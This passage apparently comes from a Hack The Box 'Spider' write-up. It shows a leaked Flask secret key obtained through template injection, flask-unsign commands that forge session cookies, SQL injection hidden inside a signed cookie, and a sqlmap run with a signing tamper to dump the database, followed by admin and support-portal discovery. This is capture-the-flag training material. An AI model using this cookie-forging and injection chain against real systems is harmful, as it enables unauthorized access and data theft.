
1.11 Config Item Content

Full content of the config item. Discovered secret_key and python flask is identified.



```
4. SSTI
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'P-
RESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332-
942', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NA-
ME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': F
alse, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': Fa-
lse, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH'
: None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': No-
ne, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'h-
ttp', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSO-
NIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'RA-
TELIMIT_ENABLED': True, 'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': Fal-
se, 'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMIT_STORAGE_URL': 'memory://', 'RATELIMIT_STRATE-
GY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset', 'RATELIMIT_HEADER_REMAINING'
: 'X-RateLimit-Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RET-
RY_AFTER': 'Retry-After', 'UPLOAD_FOLDER': 'static/uploads'}>
```

Discovered Flask



About 26,200 results (0.40 seconds)

https://stackoverflow.com › ...

Using Flask's jsonify displays é as Ã© - Stack Overflow

20 Sep 2017 · 1 answer

You're viewing the representation of the dumped data. Since you've disabled **JSON_AS_ASCII** , you get two UTF-8 bytes rather than an ...

https://python.hotexamples.com › examples › python-fl...

Python Flask.config["JSON_AS_ASCII"] Examples

Python Flask.config["**JSON_AS_ASCII**"] - 2 examples found. These are the top rated real world Python examples of flask.Flask.config["**JSON_AS_ASCII**"] extracted ...

https://github.com › flask-restful › flask-restful › issues

JSON_AS_ASCII Flask parameter is not respected in default ...

21 May 2014 — According to Flask docs here: http://flask.pocoo.org/docs/config/ **JSON_AS_ASCII** parameter translates to kwargs.setdefault('ensure_ascii', ...


https://flask.palletsprojects.com › config

Configuration Handling — Flask Documentation (2.0.x)

1.12 Flask enumeration


Link: https://book.hacktricks.xyz/pentesting/pentesting-web/flask

Decode the JWT on the cookie



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ flask-unsign --decode --cookie 'eyJjYXJ0X2l0ZW1zIjpbIjQiLCIxIl0sInV1aWQiOiIzNmExYmVlOC0wYWMwLTQyZTItOWEzZS1lYmQ5ZDFiZGMwY2IifQ.YXTf-w.pnKR_pL1D9GvU1rkl0YmW4EAVYg'
{'cart_items': ['4', '1'], 'uuid': '36a1bee8-0ac0-42e2-9a3e-ebd9d1bdc0cb'}
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$
```


Signing and decode it. To make verification



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ flask-unsign --sign --cookie "{'cart_items': ['4', '1'], 'uuid': '36a1bee8-0ac0-42e2-9a3e-ebd9d1bdc0cb\''}
" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
eyJjYXJ0X2l0ZW1zIjpbIjQiLCIxIl0sInV1aWQiOiIzNmExYmVlOC0wYWMwLTQyZTItOWEzZS1lYmQ5ZDFiZGMwY2InIn0.YXTgqQ.JrTw1at0DXJguFoZUv6Xe6zy_PQ
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ flask-unsign --decode --cookie 'eyJjYXJ0X2l0ZW1zIjpbIjQiLCIxIl0sInV1aWQiOiIzNmExYmVlOC0wYWMwLTQyZTItOWEzZS1lYmQ5ZDFiZGMwY2InIn0.YXTgqQ.JrTw1at0DXJguFoZUv6Xe6zy_PQ'
{'cart_items': ['4', '1'], 'uuid': "36a1bee8-0ac0-42e2-9a3e-ebd9d1bdc0cb'"}
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$
```

Change the cookie to the new created cookie

Discovered that the home page cant be accessed




Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.


1.13 SQLi in SSTI

Follow the guide from the link and test for SQLi



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ flask-unsign --sign --cookie "{'cart_items': ['4', '1'], 'uuid': '36a1bee8-0ac0-42e2-9a3e-ebd9d1bdc0cb\'--
 -'}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
eyJjYXJ0X2l0ZW1zIjpbIjQiLCIxIl0sInV1aWQiOiIzNmExYmVlOC0wYWMwLTQyZTItOWEzZS1lYmQ5ZDFiZGMwY2InLS0gLSJ9.YXTihQ.t1ZaH35DNnFAvRX65ZnygnY5dBo
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ flask-unsign --decode --cookie 'eyJjYXJ0X2l0ZW1zIjpbIjQiLCIxIl0sInV1aWQiOiIzNmExYmVlOC0wYWMwLTQyZTItOWEzZS
1lYmQ5ZDFiZGMwY2InLS0gLSJ9.YXTihQ.t1ZaH35DNnFAvRX65ZnygnY5dBo'
{'cart_items': ['4', '1'], 'uuid': "36a1bee8-0ac0-42e2-9a3e-ebd9d1bdc0cb'-- -"}
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$
```


Change the Cookie again. Discovered that the cookie changed and the home works expected.



1.13.1 Sqlmap

Link: https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap#eval


Sqlmap execution



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ cd sqlmap/
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider/sqlmap$ sqlmap http://spider.htb --eval "from flask_unsign import session as s; session = s.sign({'uuid': s
ession}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.10#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:46:40 /2021-10-24/

custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] Y
[12:46:45] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able
to run properly
[12:46:45] [WARNING] provided value for parameter 'session' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[12:46:45] [INFO] testing connection to the target URL
[12:46:45] [INFO] checking if the target is protected by some kind of WAF/IPS
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merg
e them in further requests? [Y/n] n
[12:47:18] [INFO] testing if the target URL content is stable
[12:47:18] [INFO] target URL content is stable
[12:47:18] [INFO] testing if (custom) HEADER parameter 'Cookie #1*' is dynamic
Y
[12:47:22] [WARNING] (custom) HEADER parameter 'Cookie #1*' does not appear to be dynamic
[12:47:22] [WARNING] heuristic (basic) test shows that (custom) HEADER parameter 'Cookie #1*' might not be injectable
[12:47:23] [INFO] testing for SQL injection on (custom) HEADER parameter 'Cookie #1*'
[12:47:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

1.14 Login with discovered credentials

Discovered an admin panel page



spider.htb/main

Welcome to the admin panel, chiv.

New message

Enter message

so

Submit


View messages

messages

View support

support

Leaked new directory



Staff of ID: '1' posted on: 2020-04-24 15:02:41

Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!

Staff of ID: '1' posted on: 2021-10-23 02:52:28

7*7

Staff of ID: '1' posted on: 2021-10-23 02:53:25

7*7

Staff of ID: '1' posted on: 2021-10-23 12:03:01

111

Staff of ID: '1' posted on: 2021-10-23 12:03:02

111


Staff of ID: '1' posted on: 2021-10-24 04:54:59

Zeta Products.

sowhat

1.15 Support ticket page

Discovered that this is support services.



spider.htb/a1836bb97e5f4c
spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
HTB
PayloadsAllTheThings/...
HexEd.it - Browser-ba...

Submit a support ticket!

Welcome to the support portal!


Contact number or email:

<h1>admin@spider.htb</h1>

Message:

<h1>message</h1>

Result. Bad chars discovered on the email session


spider.htb/a1836bb97e5f4c
spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
HTB
PayloadsAllTheThings/...
HexEd.it - Browser-ba...

Submit a support ticket!

Hmmm, you seem to have hit a our WAF with the following chars: .

Contact number or email:


JohnDoe@test.com

Message:

My dog ate my homework!

Submit

